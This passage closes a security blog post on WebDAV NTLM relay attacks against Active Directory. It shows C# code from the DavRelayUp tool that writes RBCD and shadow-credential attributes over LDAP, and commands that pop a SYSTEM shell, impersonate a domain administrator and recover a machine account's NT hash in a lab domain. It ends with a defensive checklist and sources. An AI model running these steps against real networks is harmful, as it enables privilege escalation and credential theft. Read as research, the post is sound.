<div class="language-cs highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kt">string</span> <span class="n">dn</span> <span class="p">=</span> <span class="n">Generic</span><span class="p">.</span><span class="nf">getMachineDN</span><span class="p">(</span><span class="n">ld</span><span class="p">,</span> <span class="n">Options</span><span class="p">.</span><span class="n">targetDN</span><span class="p">);</span>
<span class="kt">var</span> <span class="n">dacl</span> <span class="p">=</span> <span class="s">"O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;"</span> <span class="p">+</span> <span class="n">Options</span><span class="p">.</span><span class="n">rbcdComputerSid</span> <span class="p">+</span> <span class="s">")"</span><span class="p">;</span>
<span class="n">RawSecurityDescriptor</span> <span class="n">sd</span> <span class="p">=</span> <span class="k">new</span> <span class="nf">RawSecurityDescriptor</span><span class="p">(</span><span class="n">dacl</span><span class="p">);</span>
<span class="kt">byte</span><span class="p">[]</span> <span class="k">value</span> <span class="p">=</span> <span class="k">new</span> <span class="kt">byte</span><span class="p">[</span><span class="n">sd</span><span class="p">.</span><span class="n">BinaryLength</span><span class="p">];</span>
<span class="n">sd</span><span class="p">.</span><span class="nf">GetBinaryForm</span><span class="p">(</span><span class="k">value</span><span class="p">,</span> <span class="m">0</span><span class="p">);</span>
<span class="n">LdapStatus</span> <span class="n">result</span> <span class="p">=</span> <span class="n">Generic</span><span class="p">.</span><span class="nf">setAttribute</span><span class="p">(</span><span class="n">ld</span><span class="p">,</span> <span class="s">"msDS-AllowedToActOnBehalfOfOtherIdentity"</span><span class="p">,</span> <span class="k">value</span><span class="p">,</span> <span class="n">dn</span><span class="p">);</span>
</code></pre></div></div>

<p> </p>

<p><em>Generates a KeyCredential and writes it to <code class="language-plaintext highlighter-rouge">msDS-KeyCredentialLink</code> (Shadow Credentials), <a href="https://github.com/BronzeBee/DavRelayUp/blob/main/DavRelayUp/Relay/Attacks/ShadowCred.cs#L17">link</a></em></p>
<div class="language-cs highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kt">string</span> <span class="n">dn</span> <span class="p">=</span> <span class="n">Generic</span><span class="p">.</span><span class="nf">getMachineDN</span><span class="p">(</span><span class="n">ld</span><span class="p">);</span>
<span class="n">Console</span><span class="p">.</span><span class="nf">WriteLine</span><span class="p">(</span><span class="s">"[+] Generating certificate"</span><span class="p">);</span>
<span class="n">X509Certificate2</span> <span class="n">cert</span> <span class="p">=</span> <span class="nf">GenerateSelfSignedCert</span><span class="p">(</span><span class="n">dn</span><span class="p">);</span>
<span class="n">Console</span><span class="p">.</span><span class="nf">WriteLine</span><span class="p">(</span><span class="s">"[+] Certificate generated"</span><span class="p">);</span>
<span class="n">Console</span><span class="p">.</span><span class="nf">WriteLine</span><span class="p">(</span><span class="s">"[+] Generating KeyCredential"</span><span class="p">);</span>
<span class="n">Guid</span> <span class="n">guid</span> <span class="p">=</span> <span class="n">Guid</span><span class="p">.</span><span class="nf">NewGuid</span><span class="p">();</span>
<span class="n">KeyCredential</span> <span class="n">keyCredential</span> <span class="p">=</span> <span class="k">new</span> <span class="nf">KeyCredential</span><span class="p">(</span><span class="n">cert</span><span class="p">,</span> <span class="n">guid</span><span class="p">,</span> <span class="n">dn</span><span class="p">,</span> <span class="n">DateTime</span><span class="p">.</span><span class="n">Now</span><span class="p">);</span>
<span class="n">Console</span><span class="p">.</span><span class="nf">WriteLine</span><span class="p">(</span><span class="s">"[+] KeyCredential generated with DeviceID {0}"</span><span class="p">,</span> <span class="n">guid</span><span class="p">.</span><span class="nf">ToString</span><span class="p">());</span>
<span class="k">if</span> <span class="p">(</span><span class="n">Options</span><span class="p">.</span><span class="n">shadowCredForce</span><span class="p">)</span>
<span class="p">{</span>
	<span class="n">Console</span><span class="p">.</span><span class="nf">WriteLine</span><span class="p">(</span><span class="s">"[+] Clearing msDS-KeyCredentialLink before adding our new KeyCredential"</span><span class="p">);</span>
	<span class="n">Generic</span><span class="p">.</span><span class="nf">clearAttribute</span><span class="p">(</span><span class="n">ld</span><span class="p">,</span> <span class="s">"msDS-KeyCredentialLink"</span><span class="p">,</span> <span class="n">dn</span><span class="p">);</span>
<span class="p">}</span>
<span class="n">LdapStatus</span> <span class="n">ret</span> <span class="p">=</span> <span class="n">Generic</span><span class="p">.</span><span class="nf">setAttribute</span><span class="p">(</span><span class="n">ld</span><span class="p">,</span> <span class="s">"msDS-KeyCredentialLink"</span><span class="p">,</span> <span class="n">Encoding</span><span class="p">.</span><span class="n">UTF8</span><span class="p">.</span><span class="nf">GetBytes</span><span class="p">(</span><span class="n">keyCredential</span><span class="p">.</span><span class="nf">ToDNWithBinary</span><span class="p">()),</span> <span class="n">dn</span><span class="p">);</span>
</code></pre></div></div>

<p> </p>


<p>And when running the executable we get the following output:</p>
<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">.</span><span class="n">\DavRelayUp-lockscreen.exe</span><span class="w"> </span><span class="nx">relay</span><span class="w"> </span><span class="nt">-cn</span><span class="w"> </span><span class="s1">'attackerPC$'</span><span class="w"> </span><span class="nt">-cp</span><span class="w"> </span><span class="nv">$mpass</span><span class="w">

</span><span class="o">.</span><span class="n">\DavRelayUp-lockscreen.exe</span><span class="w"> </span><span class="nx">spawn</span><span class="w"> </span><span class="nt">-m</span><span class="w"> </span><span class="nx">rbcd</span><span class="w"> </span><span class="nt">-d</span><span class="w"> </span><span class="nx">sccm.lab</span><span class="w"> </span><span class="nt">-dc</span><span class="w"> </span><span class="nx">DC.sccm.lab</span><span class="w"> </span><span class="nt">-cn</span><span class="w"> </span><span class="nx">attackerPC</span><span class="err">$</span><span class="w"> </span><span class="nt">-cp</span><span class="w"> </span><span class="nv">$mpass</span><span class="w">
</span></code></pre></div></div>
<p><img src="/assets/img/webdav/DavRelayUp-lockscreen-rbcd.png" alt="The lock screen coercion is started, RBCD is set, S4U is performed and a SYSTEM shell is spawned" /></p>

<p> </p>

<p>Since <code class="language-plaintext highlighter-rouge">msDS-AllowedToActOnBehalfOfOtherIdentity</code> is set with our attacker controlled machine account, we can now again impersonate any user and authenticate as them on the target.</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nxc smb <span class="nv">$target</span> <span class="nt">-u</span> attackerPC<span class="nv">$ </span><span class="nt">-p</span> <span class="nv">$mpass</span> <span class="nt">--delegate</span> Administrator
</code></pre></div></div>
<p><img src="/assets/img/webdav/davrelayup-rbcd2.png" alt="Using S4U to impersonate a DA after running DavRelayUp-lockscreen.exe" /></p>

<p> </p>

<p>This version of DavRelayUp implemented shadow credentials from KrbRelayUp. Now we generate key credentials and add them to the machine account after relaying to LDAP(S) as earlier explained and pop a SYSTEM shell again.</p>
<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># Full</span><span class="w">
</span><span class="o">.</span><span class="n">\DavRelayUp-lockscreen.exe</span><span class="w"> </span><span class="nx">full</span><span class="w"> </span><span class="nt">-m</span><span class="w"> </span><span class="nx">shadowcred</span><span class="w"> </span><span class="nt">-d</span><span class="w"> </span><span class="nx">sccm.lab</span><span class="w"> </span><span class="nt">-dc</span><span class="w"> </span><span class="nx">DC.sccm.lab</span><span class="w"> </span><span class="nt">--ForceShadowCred</span><span class="w">

</span><span class="c"># Manual</span><span class="w">
</span><span class="o">.</span><span class="n">\DavRelayUp-lockscreen.exe</span><span class="w"> </span><span class="nx">relay</span><span class="w"> </span><span class="nt">-m</span><span class="w"> </span><span class="nx">shadowcred</span><span class="w"> </span><span class="nt">-d</span><span class="w"> </span><span class="nx">sccm.lab</span><span class="w"> </span><span class="nt">-dc</span><span class="w"> </span><span class="nx">DC.sccm.lab</span><span class="w"> </span><span class="nt">--ForceShadowCred</span><span class="w">
</span><span class="o">.</span><span class="n">\DavRelayUp-lockscreen.exe</span><span class="w"> </span><span class="nx">spawn</span><span class="w"> </span><span class="nt">-m</span><span class="w"> </span><span class="nx">shadowcred</span><span class="w"> </span><span class="nt">-d</span><span class="w"> </span><span class="nx">sccm.lab</span><span class="w"> </span><span class="nt">-dc</span><span class="w"> </span><span class="nx">DC.sccm.lab</span><span class="w"> </span><span class="nt">-ce</span><span class="w"> </span><span class="err">&lt;</span><span class="nx">Base64CertOrPath</span><span class="err">&gt;</span><span class="w"> </span><span class="nt">-cep</span><span class="w"> </span><span class="err">&lt;</span><span class="nx">CertPassword</span><span class="err">&gt;</span><span class="w">
</span></code></pre></div></div>
<p><img src="/assets/img/webdav/davrelayup-lockscreen-shadow.png" alt="Relaying to LDAP(S) and adding our KeyCredentials and popping a SYSTEM shell" /></p>

<p>Using the base64 certificate and password, we can request the TGT and unpac it to recover the NT hash of the machine account and follow earlier steps to fully compromise the host.</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>python3 PKINITtools/gettgtpkinit.py <span class="nt">-pfx-base64</span> <span class="si">$(</span><span class="nb">cat</span> ~/mssql.b64<span class="si">)</span> <span class="nt">-pfx-pass</span> <span class="s1">'&lt;cert-pass&gt;'</span> <span class="nt">-dc-ip</span> <span class="nv">$dc_ip</span> <span class="nv">$domain</span>/mssql<span class="nv">$ </span>target.ccache

<span class="nb">export </span><span class="nv">KRB5CCNAME</span><span class="o">=</span>target.ccache
getnthash.py <span class="nt">-dc-ip</span> <span class="nv">$dc_ip</span> <span class="nt">-key</span> &lt;AS-REP-KEY&gt; <span class="nv">$domain</span>/<span class="nv">$target</span><span class="err">$</span>

etc...
</code></pre></div></div>
<p><img src="/assets/img/webdav/davrelayup-shadow-tgt.png" alt="Using the obtained cert to request a TGT and unpac the ticket to obtain the NT hash" /></p>

<p> </p>

<hr />
<h2 id="defending-against-this-stuff">Defending against this stuff</h2>

<p>If you’ve made it this far and you are on the blue team, here is the checklist you will ask for anyway:</p>
<ul>
  <li>Disable WebClient where you do not absolutely need it</li>
  <li>Enforce LDAP signing and channel binding on domain controllers</li>
  <li>Restrict (or ideally phase out) NTLM where possible and clean up legacy NTLM usage</li>
  <li>Restrict who can create machine accounts and ADIDNS records</li>
</ul>

<p>If you fix just the first two bullet points, WebDAV RBCD and shadow credential tricks won’t work anymore so start with those two.</p>

<p> </p>

<hr />
<h2 id="sources-just-a-few">Sources (just a few)</h2>
<ul>
  <li><a href="https://www.bussink.net/rbcd-WebClient-attack/">Bussink</a></li>
  <li><a href="https://pentestlab.blog/2021/10/20/lateral-movement-WebClient/">pentestlab</a></li>
  <li><a href="https://dirkjanm.io/ntlm-relaying-to-ad-certificate-services/">Dirkjan Mollema</a></li>
  <li><a href="https://github.com/Dec0ne/KrbRelayUp">KrbRelayUp</a></li>
  <li><a href="https://github.com/Dec0ne/DavRelayUp">DavRelayUp (SharpEfsTrigger)</a></li>
  <li><a href="https://github.com/BronzeBee/DavRelayUp">DavRelayUp (LockScreen)</a></li>
  <li><a href="https://www.thehacker.recipes/ad/movement/mitm-and-coerced-authentications/webclient">TheHacker.recipes</a></li>
  <li><a href="https://specterops.io/blog/2021/06/17/shadow-credentials-abusing-key-trust-account-mapping-for-account-takeover/">Specterops shadow creds</a></li>
  <li><a href="https://specterops.io/blog/2025/08/19/will-webclient-start/">Specterops webclient</a></li>
  <li><a href="https://gist.github.com/zimnyaa/dcac97f3106e96053a1acb6ca9974e55">Zimnyaa</a></li>
  <li><a href="https://shenaniganslabs.io/2019/08/08/Lock-Screen-LPE.html">Gone to the Dogs</a></li>
  <li><a href="https://www.nccgroup.com/research-blog/kerberos-resource-based-constrained-delegation-when-an-image-change-leads-to-a-privilege-escalation/">Kerberos RBCD</a></li>
  <li><a href="https://matias.me/nsfw">???????</a></li>
  <li><a href="https://github.com/nccgroup/Change-Lockscreen">Change Lockscreen</a></li>
  <li><a href="https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-ada2/45916e5b-d66f-444e-b1e5-5b0666ed4d66">msDS-KeyCredentialLink</a></li>
  <li><a href="https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-ada2/cea4ac11-a4b2-4f2d-84cc-aebb4a4ad405">msDS-AllowedToActOnBehalfOfOtherIdentity</a></li>
  <li><a href="https://learn.microsoft.com/en-us/iis/publish/using-webdav/using-the-webdav-redirector">WebDAV Redirector</a></li>
</ul>

<p>(～￣▽￣)～</p>]]></content><author><name></name></author><category term="webdav" /><category term="ntlm" /><category term="windows" /><category term="AD" /><category term="RBCD" /><category term="shadow-credentials" /><category term="HTTP" /><category term="LDAP" /><category term="relaying" /><category term="coercing" /><summary type="html"><![CDATA[The possibilities of WebDAV for an attacker]]></summary></entry></feed>